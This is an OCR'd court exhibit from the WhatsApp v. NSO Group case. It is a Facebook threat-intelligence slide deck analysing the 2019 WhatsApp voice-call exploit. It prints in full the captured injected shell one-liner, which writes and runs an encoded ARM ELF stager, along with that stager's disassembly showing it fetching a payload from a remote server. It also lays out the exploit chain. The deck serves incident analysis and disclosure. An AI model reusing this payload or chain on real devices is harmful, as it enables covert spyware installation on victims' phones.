UNITED STATES DISTRICT COURT

NORTHERN DISTRICT OF CALIFORNIA

Case #: 4:19-cv-07123-PJH

Plntf Exhibit No. PTX-0930

Date Admitted:

By:

Kelly Collins, Deputy Clerk

Document Produced in Native Format



facebook


EXHIBIT
1206

NSODays

Drew Robinson

Corp Threat Intel

Upfront Credit

- This represents the work of a huge number of people.

- Early May

WhatsApp Logs


```
chatd0016.atn:
"(w=com.whatsapp;t=/data/data/$w/files/t;e=echo;c=\"chmod
777\";g=grep;v=/system/bin/am;u=$(which id>/dev/null && $e $((`id | $g -oE \"uid=[0-
9]+\" | $g -oE \"[0-9]+\"` / 100000)) || $e 0);cp $v ${t}p;s=\"stopservice --user $u
$w/.voipcalling.VoiceFGService;\";$v $s || ${t}p $s;rm ${t}*;$e -en
\"\\x7fELF\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x20\\x00\\x02\\x00\\x28\
\x00\\x20\\x00\\x20\\x00\\x20\\x00\\x20\\x00\\x04\\x00\\x00\\x00\\x19q\\x00\\xe3\\x00\
\x20\\xb0\\xe34\\x00\\x20\\x00\\x01\\x00\\x00\\x00\\x12\\xc0\\x8f\\xe2\\x01\\xc0\\x8c\
\xe2\\x1c\\xff\\x2f\\xe1iF0\\x00\\x00\\xdf\\x01D\\x12\\x1a\\xfa\\xd1pG\\x02\\x20\\x01\
\x21\\x00\\xdf\\x06\\x00\\x027\\x0f\\xf20\\x01\\x10\\x22\\x00\\xdf\\x04\\x270\\x00\\x0
81\\x00\\xdf\\x20\\xb4\\x04\\x22\\x03\\x27\\xff\\xf7\\xe7\\xff\\x04\\xbc\\x15\\x00\\xa
d\\xeb\\x02\\x0d\\xff\\xf7\\xe1\\xff\\x04\\x27\\x01\\x26\\x2a\\x00\\xff\\xf7\\xdc\\xff
\\x01\\x27\\x00\\xdf\\x02\\x00\\xff\\x01\\xb9m\\xa8\\x14d4tX${t}z\\x00\">$t;$c
$t;$t>${t}z;$c ${t}z;${t}z 14a86db9 00001f93 c1c82fe5 623acb3c;rm ${t}*;)”
```

Breaking It Down

- w=com.whatsapp;
  - WhatsApp APK pkg name
- t=/data/data/$w/files/t;
  - Path on Android device to WA files/t.
- e=echo;
- c=\"chmod 777\";
- g=grep;
- v=/system/bin/am;
  - Android ActivityManager


Breaking It Down (cont.)

- u=$(which id>/dev/null && $e $((`id | $g -oE \"uid=[0-9]+\" | $g -oE \"[0-9]+\"` / 100000)) || $e 0);
  - Get UID for the application
- cp $v ${t}p;
  - Copy ActivityManager bin to /data/data/$w/files/tp
- s="stopservice --user $u $w/.voipcalling.VoiceFGService;";
  - Intended to stop a part of the WA voice calling.
- $v $s || ${t}p $s;
  - Invoke ActivityManager to try and stop the VoiceFGService which is responsible for foreground notifications of an incoming voice call.

Breaking It Down (fin.)

- rm ${t}*;
- $e -en \"\\x7fELF<snip>\\x14d4tX${t}z\\x00\">$t;
  - Writes out an ELF with a WA relative path in it.
- $c $t;
  - chmod
- $t>${t}z;
  - Execute ELF, pipe output
- $c ${t}z;
  - Chmod output
- ${t}z 14a86db9 00001f93 c1c82fe5 623acb3c;
- rm ${t}*;

Into the ELF




Load file /Users/lowkey/Documents/Malware/WA/data/data/com.whatsapp/files/t as
ELF for ARM (Executable) [elf64.dylib]
Binary file
Processor type
ARM Little-endian [ARM]
Set

```
0020 ; ---------------------------------------------------------------------------
0020                 MOV             R7, #0x119
0024                 MOVS            R2, #0
0028                 EOREQ           R0, R0, R4,LSR R0
002C                 ANDEQ           R0, R0, R1
0030                 ADRL            R12, (sub_4A+1)
0038                 BX              R12     ; sub_4A
003C                 CODE16
003C
003C ; =============== S U B R O U T I N E =======================================
003C
003C
003C do_syscall                              ; CODE XREF: sub_4A+20↓p
003C                                         ; sub_4A+2C↓p ...
003C                 MOV             R1, SP
003E
003E loc_3E                                  ; CODE XREF: do_syscall+A↓j
003E                 MOVS            R0, R6
0040                 SVC             0
0042                 ADD             R1, R0
0044                 SUBS            R2, R2, R0
0046                 BNE             loc_3E
0048                 BX              LR
0048 ; End of function do_syscall
0048
004A
004A ; =============== S U B R O U T I N E =======================================
004A
004A ; Attributes: noreturn
004A
004A sub_4A                                  ; CODE XREF: ROM:00000038↑j
004A                                         ; DATA XREF: ROM:00000030↑o
004A                 MOVS            R0, #2  ; AF_INET
004C                 MOVS            R1, #1  ; SOCK_STREAM
004E                 SVC             0       ; socket(domain = 2 (AF_INET), type = 1 (SOCK_STREAM), family = 0 (TCP))
0050                 MOVS            R6, R0  ; r6 = socket_fd
0052                 ADDS            R7, #2  ; connect()
0054                 ADR.W           R1, byte_88 ; struct sockaddr
0058                 MOVS            R2, #0x10
005A                 SVC             0       ; connect()
005C                 MOVS            R7, #4
005E                 MOVS            R0, R6  ; socket_fd
0060                 ADDS            R1, #8  ; buf: 0x88+0x8 = 0x90
0062                 SVC             0       ; write
0064                 PUSH            {R5}
0066                 MOVS            R2, #4
0068                 MOVS            R7, #3  ; read
006A                 BL              do_syscall
006E                 POP             {R2}
0070                 MOVS            R5, R2
0072                 SUB.W           SP, SP, R2
0076                 BL              do_syscall
007A                 MOVS            R7, #4  ; write
007C                 MOVS            R6, #1
007E                 MOVS            R2, R5
0080                 BL              do_syscall
0084                 MOVS            R7, #1
0086                 SVC             0
0086 ; End of function sub_4A
0086
```

Secondary Payload Server (SPS) Extraction

```
sockaddr_extract = r"(\\\\x02\\\\x00.{30,50}\\\")"
...
def parse_sock_struct(sockaddr):
    sockaddr = sockaddr.replace('\\\\', '\\')
    sockaddr = sockaddr.decode('string_escape')
    port = struct.unpack(">H", sockaddr[2:4])[0]
    ip = ""
    for o in sockaddr[4:8]:
        ip += str(ord(o)) + "."
    ip = ip[:-1]
    key = sockaddr[8:12]
    #ret_val = "{ip}:{port} - {key}".format(ip=ip, port=port, key=key)
    return (ip, port, key)
```

What Does It Do?

- Opens a TCP socket
- Connects using sockaddr struct at specific address
- Writes 16 bytes from within the file to the socket
- Reads 4 bytes from the socket (we'll call this i)
- Reads i bytes from the socket (we'll call these j)
- Writes j to STDOUT
- $t>${t}z;
  - Execute ELF, pipe output

So WTF is Going On

2019/05/05-04:30:37.446786 <0.9683.2021> voip_validation:415 === [rate-limited] Failed VoIP stanza validation:
{envelope,{wid,<<"REDACTED">>,'c.us',{resource,android,2,19,98,0,success}},
'chatd@chatd0016.atn',
{wid,<<"REDACTED">>,'c.us',none},
nil,'#call',<<"79F4779A7B7AD1DBBB3B34F9367F59DB">>,
[{compressed_size,undefined},{plaintext_size,1904},{enc_version,2},{enc_count,0},{ts,{1557,55837,446725}},{notify_name,<<"REDACTED">>}],
131584,
[{el,'#offer',
[{'#call-id',<<"9D7971F5199DD8DC93B8B976BEF0F397">>},{'#call-creator',"REDACTED@s.whatsapp.net"}],
[{el,'#re',[{"caller_implicit_active","0"}],[]},
{el,'#encode',[{"sampling_rate","33975"}],[]},
{el,'#xor_cipher',[{'#enabled',"1"},{'#on_rtp',"true"},{'#p1',"6700417"},{'#p2',"31079"}],[]},
{el,'#audio',[{'#enc',"opus"},{'#rate',"8000"}],[]},
{el,'#audio',[{'#enc',"opus"},{'#rate',"16000"}],[]},
{el,'#video',[{'#enc',"h.264"},{'#orientation',"1"},{'#screen_width',"1080"},{'#screen_height',"1920"}],[]},
{el,'#video',[{'#enc',"vp8/h.264"},{'#orientation',"1"},{'#screen_width',"1080"},{'#screen_height',"1920"}],[]},
{el,'#video',[{'#enc',"vp8"},{'#orientation',"1"},{'#screen_width',"1080"},{'#screen_height',"1920"}],[]},

{el,'#options',
[
{'#media_pipeline_setup_wait_threshold_in_msec',"0"},
{"connecting_tone_desc", "{w=com.whatsapp...}
]
}

How Calls on WA Work

- Person A wants to call Person B
- Each person in a potential convo will have different capabilities
- Negotiation phase, facilitated by WA server
- Performs things like bandwidth estimation, codec identification
- Each member in a call sends info on the negotiation to WA server which relays it to others.

connecting_tone_desc

- Server-side vulnerability
- Modern code is supposed to filter those settings which result from the negotiation phase.
- Sent an old format which still existed for backward compat reasons to the negotiation server

Exploit Full Chain

- Attacker sends a 1:1 call offer to a victim, injecting bash commands.
  - This triggers a call on the user's phone.
- At this point the attacker can actively send data to the victim's device.
- Begins process for exploiting the now publicized client-side overflow vulnerability.

Exploit Full Chain (cont.)

- Overwrites some pointers
- Upgrades the 1:1 call to a group call
  - Adds second attacker phone number to the call
- Doing so triggers some callbacks which attackers were previously able to overwrite pointers for.
- This triggers exec of the bash script from the connecting_tone_desc.

Victim Perspective?

- Your phone starts ringing
- It stops before you can answer
- You're owned

Our Fix

- Coordinating the patch was complicated
- Balancing equities
- Need to fix both server and client
- Pushed server-side fix May 10
- Client side fixes sent to Play Store, to appear on May 13

WhatsApp voice calls used to inject Israeli spyware on phones

Messaging app discovers vulnerability that has been open for weeks

The malicious code, developed by the secretive Israeli company NSO Group, could be transmitted even if users did not answer their phones, and the calls often disappeared from call logs, said the spyware dealer, who was recently briefed on the WhatsApp hack.

So Where's the NSO?

- Lots of SPSs
- Overlap with overt NSO owned infrastructure

REDACTED

REDACTED

Questions